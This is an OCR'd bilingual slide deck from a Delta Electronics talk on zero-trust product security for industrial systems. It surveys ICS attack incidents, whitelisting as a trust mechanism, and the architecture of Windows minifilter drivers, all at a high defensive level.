
探索 0 與 1 的邊界：實踐產品零信任安全機制

Johnson Wu, Senior R&D
Steven Chen, Principal R&D

Product Security Service & Solution (PS3) Business Division,
Delta Electronics Inc.

April 17, 2025



Master in mechanical engineering from the NCKU

Johnson Wu 吳東燊

Current Job & Affiliation in Delta Electronics

- Senior Threat Researcher of Product Security Service & Solution Business Division
- His primarily responsibilities are researching attack techniques and new threats, analyzing threat intelligence and help to improve product's security level.

Professional Experiences in the Past

- With over 8 years of expertise in Windows OS internals & vulnerability research.
- Take the LPT Master Certification and CPENT in the second year at Delta.

何為產品資安，何為零信任?

工控產品/系統上的網路攻擊：真實且日益嚴重的威脅

Challenge	Ransomware Attacks	Supply Chain Attacks	IoT/OT Device Vulnerabilities	Software Update Incident
Attack Method	• Exploiting outdated device software vulnerabilities to infiltrate OT networks. • Hackers attack OT device systems, causing operational disruptions.	• Hackers infiltrated the supply chain, compromising thousands of OT/IT environments. • Attackers injected malware via the supply chain, impacting numerous companies.	• Vulnerabilities in legacy industrial protocols, which often lack robust authentication and encryption mechanisms. • A large number of devices run outdated firmware or operating systems without timely security patch updates.	• Global Windows systems crashed, showing blue screens or entering recovery mode. • Devices malfunctioned, severely disrupting business operations.
Cyber Incidents	• Colonial Pipeline Incident (2021) • Aliquippa Water Treatment Plant, Pennsylvania, USA (2023) • Multiple Railway Systems in Europe (2023)	• SolarWinds Orion Platform Attack (2020) • Microsoft Exchange Server Data Breach (2021) • Log4Shell Vulnerability (2021-2022)	• Fuxnet ICS Malware(2024) • FrostyGoop ICS Malware (2024)	• CrowdStrike(2024)

現有防護不足之處與後果

老舊系統

- OT系統通常使用老舊的硬體和軟體，這些系統難以更新或修補已知漏洞。
- 攻擊者因此能輕易利用這些漏洞進行攻擊

IT與OT網路融合

- IT與OT網路的整合雖然提高了效率，但也擴大了潛在的攻擊面。
- IT系統的問題（如勒索軟體感染）可能迅速擴散至OT環境

遠端存取風險

- 遠端存取需求增加，但相關的安全措施（如多因素認證或VPN安全性）往往不足
- 攻擊者可利用遠端存取的漏洞入侵OT系統

供應鏈的安全漏洞

- OT系統與第三方供應商的連結可能成為攻擊者的入口
- 如果供應商的安全防護不足，攻擊者可能通過供應鏈間接入侵OT環境

勒索軟體的進化

- 現代勒索軟體不斷進化，結合先進攻擊手法能繞過傳統的防毒軟體或防火牆
- 攻擊者使用如雙重勒索的技術，使受害企業損失更嚴重

全新的產品資安領域

- Product Security emphasizes "**Secure by Design**" and "**Secure by Default**", preventing customers from having to constantly monitor, perform routine updates, and manage damage control caused by cyber intrusions.

類別	IT 安全	OT 安全	Product 安全
目的	管理資訊、自動化商業流程	資產與事件管理、有效控制實體流程	確保最終產品在整個生命週期中維持安全性與可信度
負責人員	CIO、基礎設施與營運團隊、應用程式開發人員	操作員、工程師、技術人員、廠務經理	產品經理、研發工程團隊、產品安全團隊
架構	交易型、關聯式資料庫、發布、協作	事件驅動、即時、嵌入式元件、網路層	安全設計（Secure by Design） 安全預設（Secure by Default）
通訊協議	標準協議	許多專有與標準協議	許多法規與產品標準
修補更新	追求最新版本	不希望且複雜	最小化例行更新，並快速回應

何謂零信任？

零信任原則

定義：
任何活動，舉凡軟體、硬體、網路、身分等在獲得信任並持續維持信任之前，全都不可信任

網路零信任


定義：
任何的網路行為的進行，來源都必須要被信任，舉凡位址、埠號與應用程式

應用程式零信任


定義：
任何的應用程式的執行，都必須要被信任，而且每次執行都必須要檢查

零信任最簡單的實踐之一-白名單機制


First Step: 建立信任清單



Next Step:
透過信任清單確保產品安全



Steven Chen 陳岳汶



Master in mechanical engineering from the NCTU

Current Job & Affiliation in Delta Electronics

- Principal engineer of Product Security Service & Solution Business Division

Professional Experiences in the Past

- Develop Windows/Linux driver over 15 years, especially in LAN, USB, PCIe, sensors, and filter drivers.
- Software developing in robotic engineering for 8 years.
- Software developing in IC-design industry for 8 years.

Windows Kernel及Minifilter技術概述

Windows Driver - Development Model

- Device Driver
  - WDM (Win98-Win7)
  - WDF (Win7-Win11, UMDF/KMDF)

    ✓ Miniport driver

    for example

    (audio miniport driver, audio port driver)

    ✓ NDIS

    For example: LAN, WIFI, protocol driver
- File System Filter
  - Legacy file system filter model
  - Minifilter model (From Win98-Win11)

Minifilter Drivers Are Different from Device Drivers


Minifilter Drivers

- Purpose: Intercept and process file I/O operations, used to monitor, modify, or enhance file system behavior.
- Attachment: Attach to the file system stack indirectly through the Filter Manager (FltMgr.sys).
- Functionality: Register for specific I/O operations and provide pre-operation and post-operation callbacks.

Device Drivers

- Purpose: Manage hardware devices, such as keyboards, mice, printers, and network adapters.
- Attachment: Attach directly to the device stack and handle I/O requests for H/W.
- Functionality: Manage hardware-specific operations (read/write), handling interrupts, and performing device-specific tasks.


Minifilter Drivers – Register Callbacks (1)



Minifilter Drivers – Register Callbacks (2)


Event	Callback Routine	IRP
Device Control	DispatchIoctl	IRP_MJ_DEVICE_CONTROL
Flt Message	CtrlMessage	
Create Process	PrFltCreateProcessNotify	
Pre Operate Registry	OOOOPreXXXXKey	
File IO Request	FileFilterPreXXXX FileFilterPostXXXX	IRP_MJ_SET_INFORMATION IRP_MJ_CREATE IRP_MJ_WRITE IRP_MJ_READ IRP_MJ_CLEANUP IRP_MJ_ACQUIRE_FOR_SECTION_SYNCHRONIZATION

Minifilter Work Flow




Callback routine:
Can be preoperation callback
Can be postoperation callback
Can be both

Minifilter在Windows Kernel的系統架構



